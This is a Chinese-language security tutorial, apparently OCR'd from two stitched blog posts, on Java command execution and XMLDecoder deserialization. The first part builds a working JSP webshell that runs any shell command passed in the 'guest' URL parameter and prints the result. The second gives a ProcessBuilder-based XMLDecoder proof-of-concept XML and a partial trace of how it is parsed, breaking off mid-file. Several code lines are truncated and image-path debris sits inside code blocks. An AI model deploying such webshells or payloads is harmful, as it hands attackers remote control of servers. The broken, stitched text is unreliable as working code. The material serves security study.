1.使用java.runtime.exec()

第一种常见的，使用java.lang.Runtime 类进行执行系统命令，该方法也是目前市面上各种静态查杀webshell辅助工具首要盯着的目标，需要注意的是win 下和linux 需要区别对待，以及当使用多个命令组合使用注意坑。下面我们来看看代码。使用Runtime 类，调用exec 执行命令返回一个Process 对象，然后启一个BufferedReader 类，对返回的结果进行保存回显处理。执行exec 的时候需要特别注意，带有|,<,>等符号的命令 需要使用如下代码的方式进行执行，要不然容易出错。

```
//基础的调用exec 进行执行系统命令，并输出结果；

    public void execBybasic(){


        BufferedReader bufrIn = null;

        BufferedReader bufrError = null;

        StringBuilder result = new StringBuilder();

        Process process=null;

        //linux 环境下进行举例，执行 ls -al  /tmp/


        String[] cmd=new String[3];

        cmd[0]="/bin/bash"; //win , cmd.exe

        cmd[1]="-c";

        cmd[2]="ls -al /tmp/";


        Runtime run = Runtime.getRuntime();//返回与当前 Java 应用程序相关的运行时对象

        try {

            process = run.exec(cmd);// 启动另一个进程来执行命令

            process.waitFor();

            // 获取命令执行结果，有两个结果：正常的输出 和 错误的输出（PS：子进程的输出就是

            bufrIn = new BufferedReader(new InputStreamReader(process.getInputSt

            bufrError = new BufferedReader(new InputStreamReader(process.getErr

            // 读取输出

            String line;

            while ((line = bufrIn.readLine()) != null) {
```

```
            result.append(line).append('
');

        }

        while ((line = bufrError.readLine()) != null) {

            result.append(line).append('
');

        }



        System.out.println(result.toString());

    } catch (Exception e) {

        e.printStackTrace();

    }

    // 销毁子进程

    finally{

        //关闭打开的流

        closeStream(bufrIn);

        closeStream(bufrError);


        if (process != null) {

            process.destroy();

        }

    }


}
```



2: 用ProcessBuilder 执行命令

第二种，使用ProcessBuilder 类来进行执行命令，如果你debug跟踪过上面第一种方法exec命令方式的执行，那你就会明白，其实exec 底层，就是使用ProcessBuilder 。

```
src.zip / java / lang / Runtime
1.jsp  test  WebShellBasic.java  InputStreamRunnable.java  Runtime.java  ProcessBuilde

607      *
608      * @throws  IndexOutOfBoundsException
609      *          If <code>cmdarray</code> is an empty array
610      *          (has length <code>0</code>)
611      *
612      * @see     ProcessBuilder
613      * @since 1.3
614      */
615 @   public Process exec(String[] cmdarray, String[] envp, File dir)
616         throws IOException {
617         return new ProcessBuilder(cmdarray)
618             .environment(envp)
619             .directory(dir)
620             .start();
621     }
622
623     /**
624      * Returns the number of processors available to the Java virtual machine.
625      *
626      * <p> This value may change during a particular invocation of the virtual
627      * machine.  Applications that are sensitive to the number of available
628      * processors should therefore occasionally poll this property and adjust
629      * their resource usage appropriately. </p>
630      *
Runtime > exec()
```

举例：我们往/tmp/ 目录写一个dbapp.txt，顺便进行执行ls -al 操作，多条命令执行；

```
//使用第二种方法ProcessBulider 进行执行系统命令
    public  void execByProcessBulider(){

        List<String> params = new ArrayList<String>();
        params.add("/bin/bash");
        params.add("-c");
        params.add("echo test > /tmp/dbapp.txt ; ls -al /tmp/");
    // command.add( "cmd.exe" );
    // command.add( "/c" );
    // command.add( "ipconfig -all" );

    ProcessBuilder processBuilder = new ProcessBuilder(params);
//        System.out.println(processBuilder.directory());
//        System.out.println(processBuilder.environment());
        processBuilder.redirectErrorStream(true);
        try {
            Process process = processBuilder.start();
            BufferedReader br = new BufferedReader(new InputStreamReader(process
            String line;
            while ((line = br.readLine()) != null) {
                System.out.println(line);
            }
            int exitCode = process.waitFor();
```

```
        System.out.println("exitCode = "+exitCode);

    } catch (IOException e) {

        e.printStackTrace();

    } catch (InterruptedException e) {

        e.printStackTrace();

    }



}
```

```
57      //使用第二种方法ProcessBulider 进行执行系统命令
58      public  void execByProcessBulider(){
59          List<String> params = new ArrayList<String>();
60          params.add("/bin/bash");
61          params.add("-c");
62          params.add("echo test > /tmp/dbapp.txt ; ls -al /tmp/");
63      // command.add( "cmd.exe" );
64      // command.add( "/c" );
65      // command.add( "ipconfig -all" );
66
67      ProcessBuilder processBuilder = new ProcessBuilder(params);
68  //          System.out.println(processBuilder.directory());
69  //          System.out.println(processBuilder.environment());
70          processBuilder.redirectErrorStream(true);
71          try {
72              Process process = processBuilder.start();
73              BufferedReader br = new BufferedReader(new InputStreamReader(process.getInputStream()));
74              String line;
75              while ((line = br.readLine()) != null) {
76                  System.out.println(line);
77              }
78              int exitCode = process.waitFor();
    WebShellBasic  >  execByProcessBulider()
Run:  WebShellBasic
drwxrwxrwt  18 root           wheel    576 Oct 27 10:11 .
drwxr-xr-x   6 root           wheel    192 Dec 10  2018 ..
-rw-rw-rw-@  1 weirdbird007   wheel      0 Oct 24 15:07 .keystone_install_lock
-rw-r--r--   1 weirdbird007   wheel      4 Oct 27 09:48 3.txt
-rw-r--r--   1 root           wheel      0 Oct 24 15:07 AlTest1.err
-rw-r--r--   1 root           wheel      0 Oct 24 15:07 AlTest1.out
-rw-r--r--   1 root           wheel  19987 Oct 27 09:27 SurgeHelper.log
srwxrwxrwx   1 weirdbird007   wheel      0 Oct 24 15:11 SurgeHelper.socket
drwxrwxrwt   4 weirdbird007   wheel    128 Oct 25 11:02 VMwareDnD
-rw-rw-rw-   1 root           wheel  11926 Oct 24 16:07 adobegc.log
srw-rw-rw-   1 root           wheel      0 Oct 24 15:07 clamd3.socket
drwx------   3 weirdbird007   wheel     96 Oct 24 15:07 com.apple.launchd.KK4669BtU8
drwx------   3 weirdbird007   wheel     96 Oct 24 15:07 com.apple.launchd.i56QYESdI0
-rw-r--r--   1 weirdbird007   wheel      5 Oct 27 10:11 dbapp.txt
-rw-r--r--   1 weirdbird007   wheel   4286 Oct 24 15:07 escalatelantern.ico
drwxrwxrwx   4 root           wheel    128 Oct 24 15:07 iNode
drwxr-xr-x   2 root           wheel     64 Oct 24 15:07 powerlog
drwx------   3 weirdbird007   wheel     96 Oct 24 15:11 vmware-weirdbird007
exitCode = 0

Process finished with exit code 0
```

java 反射基础

在后面的篇幅中，比如涉及webshell的攻防对抗，其中部分就有涉及利用反射进行bypass 执行，以下java 反射的基础需要进行掌握。

定义:

java反射机制是在运行状态中，对于任意一个类，都能够知道这个类的所有属性和方法；对于任意一个对象，都能够调用它的任意方法和属性；这种动态获取信息以及动态调用对象方法的功能称为java语言的反射机制。

java反射涉及的类：

Class类：代表类的实体，在运行的Java应用程序中表示类和接口

Field类：代表类的成员变量（类的属性）

Method类：代表类的方法

Constructor类：代表类的构造方法

Class类中常见使用的

1:获取的类中的方法

forName(String className)：根据类名返回类的对象

getName()：获得类的完整路径名字

2:获取类中属性相关

getFields()：获得所有公有的属性对象

getDeclaredFields()：获得所有属性对象（带Declared的可以获取到私有private）

3:获得类中方法

getMethods()：获得该类所有公有的方法

getDeclaredMethod(String name, Class...<?> parameterTypes)：获得该类某个方法

getDeclaredMethods()：获得该类所有方法

Field类常见使用的

equals(Object obj)：属性与obj相等则返回true

get(Object obj)：获得obj中对应的属性值

set(Object obj, Object value)：设置obj中对应属性值

Method类

invoke(Object obj, Object... args) 传递object对象及参数调用该对象对应的方法

Constructor类

newInstance(Object... initargs)：根据传递的参数创建类的对象

第一个基础的命令执行webshell

根据前面讲的基础命令执行部分，编写1个执行命令的test.jsp，接收guest 参数，进行执行命令并回显；

把前面的java 代码，转换成jsp 脚本，目前逻辑只做了linux 下的判断

```
<%@page
        import="java.io.*,java.util.*,java.net.*,java.text.*"%>



<%
    String cmd=request.getParameter("guest");
  //  System.out.println(System.getProperty("os.name").toLowerCase());
    String line;
    if(!System.getProperty("os.name").toLowerCase().contains("win")){

        List<String> params = new ArrayList<String>();
        params.add("/bin/bash");
        params.add("-c");
        params.add(cmd); //echo test > /tmp/dbapp.txt ; ls -al /tmp/
        // command.add( "cmd.exe" );
        // command.add( "/c" );
        // command.add( "ipconfig -all" );

        ProcessBuilder processBuilder = new ProcessBuilder(params);
//          System.out.println(processBuilder.directory());
//          System.out.println(processBuilder.environment());
        processBuilder.redirectErrorStream(true);
        try {
```

```
            Process process = processBuilder.start();

            BufferedReader br = new BufferedReader(new InputStreamReader(process


            while ((line = br.readLine()) != null) {

//                System.out.println(line);

                out.println(line);

                out.println("<br>");

            }

            int exitCode = process.waitFor();

          //  System.out.println("exitCode = "+exitCode);

        } catch (IOException e) {

            e.printStackTrace();

        } catch (InterruptedException e) {

            e.printStackTrace();

        }



    }



%>

<html>


<h1>command:  <%= cmd %> completes;</h1>



</html>
```

localhost:8080/test_war_exploded/2.jsp?guest=ls -al /tmp/

最常访问

```
total 72
drwxrwxrwt 15 root wheel 480 Oct 28 07:25 .
drwxr-xr-x 6 root wheel 192 Dec 10 2018 ..
-rw-rw-rw-@ 1 weirdbird007 wheel 0 Oct 28 07:19 .keystone_install_lock
-rw-r--r-- 1 root wheel 0 Oct 28 07:19 AlTest1.err
-rw-r--r-- 1 root wheel 0 Oct 28 07:19 AlTest1.out
-rw-r--r-- 1 root wheel 2100 Oct 28 07:20 SurgeHelper.log
srwxrwxrwx 1 weirdbird007 wheel 0 Oct 28 07:19 SurgeHelper.socket
-rw-rw-rw- 1 root wheel 16674 Oct 28 07:25 adobegc.log
srw-rw-rw- 1 root wheel 0 Oct 28 07:19 clamd3.socket
drwx------ 3 weirdbird007 wheel 96 Oct 28 07:19 com.apple.launchd.S4C8MwHjqM
drwx------ 3 weirdbird007 wheel 96 Oct 28 07:19 com.apple.launchd.qXvVkC8FBt
-rw-r--r-- 1 weirdbird007 wheel 5 Oct 28 07:25 dbapp.txt
-rw-r--r-- 1 weirdbird007 wheel 4286 Oct 28 07:20 escalatelantern.ico
drwxrwxrwx 4 root wheel 128 Oct 28 07:19 iNode
drwxr-xr-x 2 root wheel 64 Oct 28 07:19 powerlog
```

command: ls -al /tmp/ completes;



今天我们的第一个简单的命令执行webshell 完成。 我们下期再见。

深究XMLdecoder

0x01 前言

之前看到@fnmsd师傅关于xmldecoder的解析流程分析文章《XMLDecoder解析流程分析》，然后我就想着自己也跟一下，我测试的java版本是1.8.0_171。

0x02 测试代码

```
import java.io.BufferedInputStream;
import java.io.File;
import java.io.FileInputStream;
import java.beans.XMLDecoder;

public class Xmldecoder {

public static void XMLDecode_Deserialize(String path) throws Exception {
File file = new File(path);
FileInputStream fis = new FileInputStream(file);
BufferedInputStream bis = new BufferedInputStream(fis);
XMLDecoder xd = new XMLDecoder(bis);
xd.readObject();
xd.close();
}


public static void main(String[] args){
//XMLDecode Deserialize Test
String path = "/Users/l1nk3r/Desktop/poc.xml";
try {
XMLDecode_Deserialize(path);
} catch (Exception e) {
e.printStackTrace();
}
}
}
```

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.8.0_131" class="java.beans.XMLDecoder">
<object class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="2">
<void index="0">
<string>open</string>
</void>
<void index="1">
<string>/Applications/Calculator.app</string>
</void>
</array>
<void method="start" />
</object>
</java>
```

0x03 前置知识

这里我选择在 **java.lang.ProcessBuilder** 接收 **array** 类型数据传入的地方下个断点。

```
214         */
215 @       public ProcessBuilder(String... command) {
216             this.command = new ArrayList<>(command.length);
217             for (String arg : command)
218 ●               this.command.add(arg);
219         }
220
```

可以看到整个解析流程涉及到的类和构造方法大概就是如下所示，这里我们看到一个在 **package:com.sun.beans.decoder** 中 **DocumentHandler** 类中 **parse** 解析了，我们的传入的xml文件。

```
getValueObject:166, ObjectElementHandler (com.sun.beans.decoder)
getValueObject:123, NewElementHandler (com.sun.beans.decoder)
getContextBean:113, ElementHandler (com.sun.beans.decoder)
getContextBean:111, NewElementHandler (com.sun.beans.decoder)
getValueObject:146, ObjectElementHandler (com.sun.beans.decoder)
getValueObject:123, NewElementHandler (com.sun.beans.decoder)
endElement:169, ElementHandler (com.sun.beans.decoder)
endElement:318, DocumentHandler (com.sun.beans.decoder)
endElement:-1, AbstractSAXParser (org.apache.xerces.parsers)
emptyElement:-1, AbstractXMLDocumentParser (org.apache.xerces.parsers)
scanStartElement:-1, XMLDocumentFragmentScannerImpl (org.apache.xerces.impl)
dispatch:-1, XMLDocumentFragmentScannerImpl$FragmentContentDispatcher (org.apache.xerces.impl)
scanDocument:-1, XMLDocumentFragmentScannerImpl (org.apache.xerces.impl)
parse:-1, XML11Configuration (org.apache.xerces.parsers)
parse:-1, XML11Configuration (org.apache.xerces.parsers)
parse:-1, XMLParser (org.apache.xerces.parsers)
parse:-1, AbstractSAXParser (org.apache.xerces.parsers)
parse:-1, SAXParserImpl$JAXPSAXParser (org.apache.xerces.jaxp)
parse:-1, SAXParserImpl (org.apache.xerces.jaxp)
run:375, DocumentHandler$1 (com.sun.beans.decoder)
run:372, DocumentHandler$1 (com.sun.beans.decoder)
doPrivileged:-1, AccessController (java.security)
doIntersectionPrivilege:80, ProtectionDomain$JavaSecurityAccessImpl (java.security)
parse:372, DocumentHandler (com.sun.beans.decoder)
run:201, XMLDecoder$1 (java.beans)
run:199, XMLDecoder$1 (java.beans)
doPrivileged:-1, AccessController (java.security)
parsingComplete:199, XMLDecoder (java.beans)
readObject:250, XMLDecoder (java.beans)
XMLDecode_Deserialize:13, Xmldecoder
main:22, Xmldecoder
```

这里可以跟进一下 **DocumentHandler** 类，这个类继承了 **DefaultHandler** 。

```
public final class DocumentHandler extends DefaultHandler {
    private final AccessControlContext acc = AccessController.getContext();  acc: AccessControlContext@748
    private final Map<String, Class<? extends ElementHandler>> handlers = new HashMap();  handlers:  size = 22
    private final Map<String, Object> environment = new HashMap();  environment:  size = 0
    private final List<Object> objects = new ArrayList();  objects:  size = 0
    private Reference<ClassLoader> loader;  loader: WeakReference@752
    private ExceptionListener listener;  listener: Statement$1@753
    private Object owner;  owner: XMLDecoder@744
    private ElementHandler handler;  handler: VoidElementHandler@734
```

跟进一下 **DefaultHandler** 类，我们可以知道它是使用 **sax** 来解析 **xml** 的默认 **handler** ，而且代码里来看它主要实现了 **EntityResolver** , **DTDHandler** , **ContentHandler** , **ErrorHandler** 这四个 **handler** 。

```
package org.xml.sax.helpers;
import java.io.IOException;
import org.xml.sax.InputSource;
import org.xml.sax.Locator;
import org.xml.sax.Attributes;
import org.xml.sax.EntityResolver;
import org.xml.sax.DTDHandler;
import org.xml.sax.ContentHandler;
import org.xml.sax.ErrorHandler;
import org.xml.sax.SAXException;
import org.xml.sax.SAXParseException;

/**
 * Default base class for SAX2 event handlers.
 *
...
public class DefaultHandler
implements EntityResolver, DTDHandler, ContentHandler, ErrorHandler
{
```

回过头来看 **DocumentHandler** 这个类，在这个类的构造方法中，我们看到了 **XMLDecoder** 对每种支持的标签都实现了一个继承与 **ElementHandler** 的类。

```
    public DocumentHandler() {
        this.setElementHandler("java", JavaElementHandler.class);
        this.setElementHandler("null", NullElementHandler.class);
        this.setElementHandler("array", ArrayElementHandler.class);
        this.setElementHandler("class", ClassElementHandler.class);
        this.setElementHandler("string", StringElementHandler.class);
        this.setElementHandler("object", ObjectElementHandler.class);
        this.setElementHandler("void", VoidElementHandler.class);
        this.setElementHandler("char", CharElementHandler.class);
        this.setElementHandler("byte", ByteElementHandler.class);
        this.setElementHandler("short", ShortElementHandler.class);
        this.setElementHandler("int", IntElementHandler.class);
        this.setElementHandler("long", LongElementHandler.class);
        this.setElementHandler("float", FloatElementHandler.class);
        this.setElementHandler("double", DoubleElementHandler.class);
        this.setElementHandler("boolean", BooleanElementHandler.class);
        this.setElementHandler("new", NewElementHandler.class);
        this.setElementHandler("var", VarElementHandler.class);
        this.setElementHandler("true", TrueElementHandler.class);
        this.setElementHandler("false", FalseElementHandler.class);
        this.setElementHandler("field", FieldElementHandler.class);
        this.setElementHandler("method", MethodElementHandler.class);
        this.setElementHandler("property", PropertyElementHandler.class);
    }
```

所以从目前来看 **DocumentHandler** 这个构造函数主要的作用就是创建各个标签对应的 **ElementHandler** 并进行调用。当然关于 **DocumentHandler** 类因为是继承了 **DefaultHandler** 类，这一点我们前面聊到了，而 **DefaultHandler** 类中解析xml的工作主要交付给了

ContentHandler 接口，所以我们可以借鉴一下这个接口是怎么个解析xml内容的，相关内容可以参考Java Sax的ContentHandler的文档，这里直接借鉴一下@fnmsd师傅写的内容，因为我觉得我自己写的话没有他写的这么的棒。


> **startElement** 处理开始标签，包括属性的添加 **DocumentHandler**:XML解析处理过程中参数包含命名空间URL、标签名、完整标签名、属性列表。根据完整标签名创建对应的ElementHandler并添加相关属性，继续调用其startElement。
>
> **ElementHandler**: 除了array标签以外，都无操作。
>
> **endElement** 结束标签处理函数 **DocumentHandler**: 调用对应ElementHandler的endElement函数，并将当前ElementHandler回溯到上一级的ElementHandler。
>
> **ElementHandler**: 没看有重写的，都是调用抽象类ElementHandler的endElement函数，判断是否需要向parent写入参数和是否需要注册标签对象ID。
>
> **characters DocumentHandler**: 标签包裹的文本内容处理函数，比如处理java.lang.ProcessBuilder包裹的文本内容就会从这个函数走。函数中最终调用了对应ElementHandler的addCharacter函数。
>
> **addCharacter ElementHandler**: ElementHandler里的addCharacter只接受接种空白字符(空格\n\t\r)，其余的会抛异常，而StringElementHandler中则进行了重写，会记录完整的字符串值。
>
> **addAttribute ElementHandler**: 添加属性，每种标签支持的相应的属性，出现其余属性会报错。
>
> **getContextBean ElementHandler**: 获取操作对象，比如method标签在执行方法时，要从获取上级object/void/new标签Handler所创建的对象。该方法一般会触发上一级的getValueObject方法。
>
> **getValueObject ElementHandler**: 获取当前标签所产生的对象对应的ValueObject实例。具体实现需要看每个ElementHandler类。
>
> **isArgument ElementHandler**: 判断是否为上一级标签Handler的参数。
>
> **addArgument ElementHandler**: 为当前级标签Handler添加参数。
>
> **XMLDecoder相关的其它** 两个成员变量，在类的实例化之前，通过对parent的调用进行增加参数。
>
> **parent** 最外层标签的ElementHandler的parent为null，而后依次为上一级标签对应的ElementHandler。
>
> **owner** ElementHandler: 固定owner为所属DocumentHandler对象。
>
> DocumentHandler: owner固定为所属XMLDecoder对象。

而sax解析xml文件中的单个node节点（根节点）的流程在 **DefaultHandler** 中一般是三步走: **startElement->characters->endElement** 。


针对node节点（非根）的解析流程在中是四步走 **DefaultHandler** 中一般是四步走: **startElement->characters->endElement->characters**。

所以总结来看本质上最有关系的还是这三个构造方法 **startElement**、**characters**、**endElement**。


然后，我们可以看看 **DocumentHandler** 中的这些 **ElementHandler** 的继承关系，这里重点表扬一下 **idea** 的 **uml** 的功能，使用方法很简单，选择一个你想要看的方法，右键选择 **Diagrams** 。



然后每次选择 **add Class to Diagram** 就可以增加你要看的相关类。



最后就生成了下面这张图。




而关于xmldecoder对应的xml文件语法书写如下所示：

- 每个元素表示方法调用。
- “对象”标签表示一个表达式，其值将用作封闭元素的参数。
- “void”标签表示将被执行的语句，但其结果将不会用作封闭方法的参数。
- 包含元素的元素使用这些元素作为参数，除非它们具有标签：“void”。
- 方法的名称由“method”属性表示。
- XML的标准“id”和“idref”属性用于对前面的表达式进行引用，以便处理对象图形中的循环。
- “类”属性用于明确指定静态方法或构造函数的目标；其值是该类的完全限定名称。
- 如果没有由“class”属性定义目标，则使用“void”标签的元素将使用外部上下文作为目标来执行。
- Java的String类被特别处理，并写入 Hello，world </ string>，其中使用UTF-8字符编码将字符串的字符转换为字节。

0x04 流程跟进

这里跟进一下上面的那些基础知识分析过的内容，首先按照我们的了解来看，针对xml文件的解析最早应该是使用 **DefultHandler** 中 **startElement** ，我们在这里下个断点。



回过头来看一下xml文件内容，最开始的节点叫java，所以这里解析出来对应的对应的 **handler** 是 **JavaElementHandler** 。

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.8.0_131" class="java.beans.XMLDecoder">
<object class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="2">
<void index="0">
<string>open</string>
</void>
<void index="1">
<string>/Applications/Calculator.app</string>
</void>
</array>
<void method="start" />
